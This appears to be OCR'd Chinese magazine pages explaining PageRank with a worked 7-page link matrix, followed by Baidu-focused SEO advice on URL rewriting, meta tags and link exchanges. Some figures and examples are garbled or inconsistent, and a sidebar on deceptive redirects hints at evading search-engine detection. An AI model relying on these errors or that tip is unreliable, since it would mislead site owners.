


图1 PR概念图

我们想象一下，有7个网页文件，它们彼此相互封闭链接，网页的页面定义为: ID1～ID7。我们把链接关系用计算式表示成如下的关系。

链接源ID	链接目标 ID
1	2,4,5,6,7
2	1,3
3	1,2
4	2,3,5.6
5	1,2,4,6
6	1,5,7
7	3,5


我们用1表示正向链接，0表示无此指向链接，最终构成了如下的7×7矩阵。

```
P=[
    0, 1, 0, 1, 1, 1, 1;
    1, 0, 1, 0, 0, 0, 0;
    1, 1, 0, 0, 0, 0, 0;
    0, 1, 1, 0, 1, 1, 0;
    1, 1, 0, 1, 0, 1, 0;
    1, 0, 0, 0, 1, 0, 1;
    0, 0, 1, 0, 1, 0, 0;
 ]
```

我们将P倒置后，将各个数值除以各自的非零要素后，可以得到以下这个7×7的矩阵。

```
M=[
    0    1/2,   1/2    0      1/4,   1/3,   0
    1/5,0       1/2,   1/4,   1/4,   0      0
    0    1/2,   0,     1/4,   0,     0      1/2,
    1/5,0       0      0      1/4,   0      0
    1/5,0       0      1/4,   0      1/3,   1/2,
    1/5,0       0      1/4,   1/4,   0      0
    1/5,0       0      0      0      1/3,   0
 ]
```

这样操作后，我们将非0的数看作是一个点，可以组成如下的位图。



当黑点呈横向排列时，表示这个页面有很多正向链接（即向外导出的链接）；反之，当黑点呈纵向排列时，表示这个页面有很多的反向链接。当链接页面趋于无穷时，以上的位图就会变得很明显，出现明显近似的横线或者竖线的形状。

运用Hajime BABA提出的算式（《Google的秘密》一书中"PageRank彻底解说"章节中作者提出来的），我们可以粗略地估算出以上PR值（保留2位数字）。

```
PageRank =
    0.304**
    0.166**
    0.140**
    0.105**
    0.179**
    0.045**
    0.061**
```

将以上获得的PR值按顺序进行排列，可以得到下面的结果。

名次	PR	文件ID	发出链接ID	被链接ID
1	0.304	1	2,4,5,6,7	2,3,5,6
2	0.179	5	1,2,4,6	1,4,6,7
3	0.166	2	1,3	1,3,4,5
4	0.141	3	1,2	2,4,7
5	0.105	4	2,3,5,6	1,5
6	0.061	7	3,5	1,6
7	0.045	6	1,5,7	1,4,7

从中我们可以清楚地看到，PR的名次数值和反向链接的数量基本是成正比的，但无论链接多少正向链接都基本没有影响PR的计算。换个说法，就是反向链接的多少直接决定了PR的数值。以上就是Google所做的规模性的数值计算问题的简单解释。

说了这么多，现在大家应该可以理解PR在Google排名上的优势了。至于怎么去获得反向链接及反向链接的地址问题，就是我们需要花费人工解决的问题了。如果大家只是一味的群发论坛，根据上面的讲解，网站所能获得的PR可想而知。因此，我们人工所要做的就是

1）和PR值很高的页面做链接。

2）和虽然PR不高，但是链接的页面很少的网站。

3）分类目录的搜索链接。

我所要说的就是这些，希望对大家的网站的发展能起到有意义的作用。我在黑防论坛的ID是pity570，欢迎大家到论坛和我一起探讨！

SEO小知识

欺骗性重定向


欺骗性重定向（Deceptive redirects）是指把用户访问的第一个页面（着陆页）迅速重定向至一个内容完全不同的页面。

"鬼域"（Shadow Domain）是最常见的欺骗性重定向技术，通过欺骗性重定向使用户访问另外一个网站或页面。一般利用HTML刷新标识（Meta Refresh）来实现。大多搜索引擎都不会索引使用该标识的页面。如果你使用刷新标识来检测浏览器或分辨率，那么最好使用JavaScript实现，且尽可能延长重定向时间。如果一定要使用重定向功能，那么请务必确保刷新周期不少于10秒钟。

还有一种情况就是当用户打开一个网站，该网站声称其网站已移至新域名下，并请用户点击新域名链接进入网站。但当用户进去后才发现这个链接是一个"会员"链接。这也属欺骗性重定向行为。

适合读者：网管、网站爱好者
前置知识：无

SEO中文排名优化方案百度篇



文/图 痛

SEO是Search Engine Optimization的缩写，用英文描述是to use some technics to make your website in the top places in Search Engine when somebody is using Search Engine to find something，翻译成中文就是"搜索引擎优化"。与之相关的搜索知识还有Search Engine Positioning（搜索引擎定位）和Search Engine Ranking（搜索引擎排名）。

SEO的主要工作是通过了解各类搜索引擎如何抓取互联网页面、如何进行索引以及如何确定其对某一特定关键词的搜索结果排名等技术，来对网页进行相关的优化，使其提高搜索引擎排名，从而提高网站访问量，最终提升网站的销售能力或宣传能力的技术。

网站排名下降的主要原因

当搜索引擎的算法改变或者加强时，导致一些网站的某些关键字排名消失，一些管理员就说他们的网站消失了，可实际上并非如此。在搜索引擎算法改变或加强时会引起一些页面丢失，或者是过滤、惩罚了某一些页面而不是整个网站。

如果是网站的所有页面都消失了，可能会是由以下原因造成的。你的服务器在关键的时候出现了故障不能正常访问 网站存在robots.txt问题 或者是由于采用不正当的优化手法，你的网站被搜索引擎从其索引中清除了。

如果只是一部分的页面关键字排名下降，或者很多页面的关键字排名都非常差，这就有可能是你在优化手法上出现不正当的行为被搜索引擎发现了；搜索引擎的算法发生了重大的改变 或者你做了一些违背搜索引擎新出的原则或者在算法改变前是允许的规则，现在已经是违规了，所以对你的网站进行了一定的处罚。下面是可能导致出现这些情况的一些详细原因。

你的服务器在近期是否发生了不能正常访问的现象呢？服务器不能正常访问是导致排名下降的一个最为常见的因素，因此，你不须对网站进行任何的修改，只须管理好你的服务器，保证能正常访问，特别是在关键时候。

你是否用了robot.txt文件？如果是的话，那么你最近是否曾对其进行了修改，从而导致产生了一些语法错误，阻止搜索引擎索引你的网站？在robot.txt代码错误或者是robot.txt放置位置错误会潜在很多不可预料的错误因素，如果你想搜索引擎收录整个网站，你大可不必放置robot.txt文件，默认情况下搜索引擎是会收录整个网站的。

你最近是否不断地对你的网站进行优化呢？内部修改可以引起的潜在错误包括过多的优化某一关键字，例如修改title、meta等标签 内部链接结构，特别是链接文本的改变。如果是出于优化目的而修改链接结构及链接文本的话，一不小心就会陷入过滤陷阱，特别是滥用关键字，造成关键字密度过大。

你是否增加了一个域名转向呢？有时候搜索引擎对重转向显得非常抗拒。

你是否有一定数量的有意义链接呢？如果你使用这种策略的话，或许会取得不错的效果。但是如果你加了太多的链接到你所建的网站上，或者太多链接指向同一个URL，那么你极有可能受到搜索引擎的惩罚。

你是否是由于复制内容而受到处罚呢？比如整个网站使用了同一个模板 使用了与其他网站相同的模板 你的竞争者镜像了你的网站 从一个旧的域名重定向到一个新的域名下 或者过度依赖robot.txt来引导蜘蛛收录你的网站。

你的网站是否在某些大型网站上做广告，而最近已经把广告撤掉？在某些大网站上做广告，特别

是文本广告，这很有利于提高网站的排名。一旦链接去掉，排名自然也会随之下降。

百度优化和排名技术

1）百度的搜索排名原则

中国所有提供搜索引擎的门户网站中，超过90%以上都由百度提供搜索引擎技术支持。百度搜索引擎使用了高性能的"网络蜘蛛"程序自动地在互联网中搜索信息，可定制、高扩展性的调度算法使得搜索器能在极短的时间内收集到最大数量的互联网信息。百度在中国各地和美国均设有服务器，搜索范围涵盖了中国大陆、香港、台湾、澳门、新加坡等华语地区以及北美、欧洲的部分站点。百度搜索引擎拥有目前世界上最大的中文信息库，总量达到6000万页以上，并且还在以每天几十万页的速度快速增长。由于后台应用了高效的信息索引算法，大大提高了检索时的响应速度和承受大访问量时的稳定性，百度搜索引擎对超过6000万网页检索一次的本地平均响应时间小于0.5秒。

2）百度搜索引擎的特点

基于字词结合的信息处理方式，巧妙解决了中文信息的理解问题，极大地提高了搜索的准确性和查全率。支持主流的中文编码标准，包括GBK（汉字内码扩展规范）、GB2312（简体）、BIG5（繁体），并且能够在不同的编码之间转换。智能相关度算法，采用了基于内容和基于超链分析相结合的方法进行相关度评价，能够客观分析网页所包含的信息，从而最大限度保证了检索结果相关性。检索结果能标示丰富的网页属性（如标题、网址、时间、大小、编码、摘要等），并突出用户的查询串，便于用户判断是否阅读原文。百度搜索支持二次检索（又称渐进检索或逼进检索），可在上次检索结果中继续检索，逐步缩小查找范围，直至达到最小、最准确的结果集，利于用户更加方便地在海量信息中找到自己真正感兴趣的内容。相关检索词智能推荐技术，在用户第一次检索后，会提示相关的检索词，帮助用户查找更相关的结果，统计表明可以促进检索量提升10～20%。运用多线程技术、高效的搜索算法、稳定的UNIX平台和本地化的服务器，保证了最快的响应速度，百度搜索引擎在中国境内提供搜索服务，可大大缩短检索的响应时间（一个检索的平均响应时间小于0.5秒）。可以提供一周、二周、四周等多种服务方式，可以在7天之内完成网页的更新，是目前更新时间最快、数据量最大的中文搜索引擎。检索结果输出支持内容类聚、网站类聚、内容类聚+网站类聚等多种方式，支持用户选择时间范围，提高用户检索效率。智能性、可扩展的搜索技术保证最快最多的收集互联网信息。分布式结构、精心设计的优化算法、容错设计保证系统在大访问量下的高可用性、高扩展性、高性能和高稳定性。高可配置性使得搜索服务能够满足不同用户的需求。先进的网页动态摘要显示技术，支持多种高级检索语法，使用户查询效率更高、结果更准确，目前已支持"+"（AND）、"-"（NOT）、"|"（OR）、"site:"、"link:"，还将继续增加其它高效的搜索语法。

3）百度搜索竞价排名服务

是由客户为自己的网页购买关键字排名，按点击计费的一种服务。你可以通过调整每次点击付费价格，控制自己在特定关键字搜索结果中的排名，可以通过调整你的关键词捕捉到各类不同的目标访问者。

百度优化实例

1）动态URL重写为静态URL

通过一定的处理方式，将动态页面转化为静态页面以提高搜索引擎对网站的页面收录数量。最简单的方法是基于各种Web服务器中的URL重写转向（Rewrite）模块的URL转换，这样几乎可以不修改程序而实现将诸如"news.asp?id=1"这样的链接映射成"news/1.html"，从外面看上去和静态链接一样。

Apache服务器上有一个模块（非缺省）：mod_rewrite。当需要将"news.asp?id=1"映射成"news/1.html"时，只需设置成"RewriteRule /news/(\d+)\.html /news\.asp\?id=$1 [N,I]"，这样就把"/news/234.html"这样的请求映射成了"/news.asp?id=1"。当有对"/news/1.html"的请求时，Web服务器会把实际请求转发给"/news.asp?id=1"。

IIS也有相应的Rewrite模块，比如ISAPI Rewrite和IIS Rewrite，语法都是基于正则表达式，因此配置几乎和Apache的mod_rewrite是相同的。比如对于某一个简单应用可以是"RewriteRule /news/(\d+)\.html /news/news\.php\?id=$1 [N,I]"，这样就把"/news/1.html"映射到了"/news.php?id=1"上。

2）Title和Meta标签符合搜索引擎规范

网站的Title从头至尾都只有一个，这样很不利于搜索引擎的收录。同时，Description标签和Keywords标签也存在问题。

Title和META标签设计原则如下：Title中包含的关键词要放到前面；每个网页的Title都要不同，并且要与自身网页的内容项符合；每个页面的Title最好只重点突出1～2个关键词，不要太多；Title设计不要太长，最好不要超过25个汉字，50个英文字母；Description网页描述标签也要简单明了，不要超过100个字；每个网页中的Description网页描述标签都要不同，并且要与该网页内容相符合；Keywords标签也要简单明了，突出该网页的关键词。

A)首页Title和Meta标签的设计

```
<title>互动空间</title>
<meta http-equiv="Content-Type"content="text/html";charset="gb2312">
<meta name="keywords" content="网站设计开发">
<meta name="description" content="网站设计开发">
```

B)二级栏目首页的Title设计，Meta标签可以沿用首页内容

设计方式采用"频道名＋首页Title"，比如下面的方式。

<title>资料中心｜互动空间 </title>

C)具体文章的Title设计

设计方式采用"文章名＋频道名＋公司名"，比如下面的方式。

<title>SEO中文排名优化方案－资料中心－互动空间</title>

3)反向链接谈判策略

A)物色链接交换对象

在竞争对手的网站上寻找和它们交换链接的网站，并且对这些网站进行链接互换的谈判。用关键词在搜索引擎上搜索，和自然排名前三页的网站进行互换链接的谈判，让对方为你添加一个文本文字的友情链接，且文本文字中包含你需要排名的关键词。最好能与DMOZ、hao123、265等分类目录网站上收录的和关键词有关的网站互换链接。

B)检查链接

和对方网站进行互换链接后，到对方网站查看自己网站的链接摆放是否正确，必须是文本文字链接，且文本文字用自己的关键词。如果对方在Frame中、下拉菜单中摆放你的文本文字链接，则对于你的网站而言是没有SEO贡献的，需让对方更改；反向链接必须是文本文字，不要采用图片（比如Logo图片）、Flash。点击对方网站上自己网站的文本文字链接，看是否链接到了正确的页面。

优化辅助小工具（SEOM）

网站优化后，如何快速地知道网站优化前后的排名情况呢？这里给大家推荐一款小工具SEO Monitor（SEOM），如图1所示。




图1

在"设置"中，我们可以设置"网站地址"和"关键词"，设置好后便可以通过"简单模式"、"批量模式－多引擎"和"批量模式－多关键词"三种搜索方式来搜索网站的排名情况，方便查询网站在优化前后的排名情况，便于对网站进一步优化。图2是设置查询网址为www.ota.com.cn，关键词为网站建设、网页设计、ota、空中下载的排名情况。

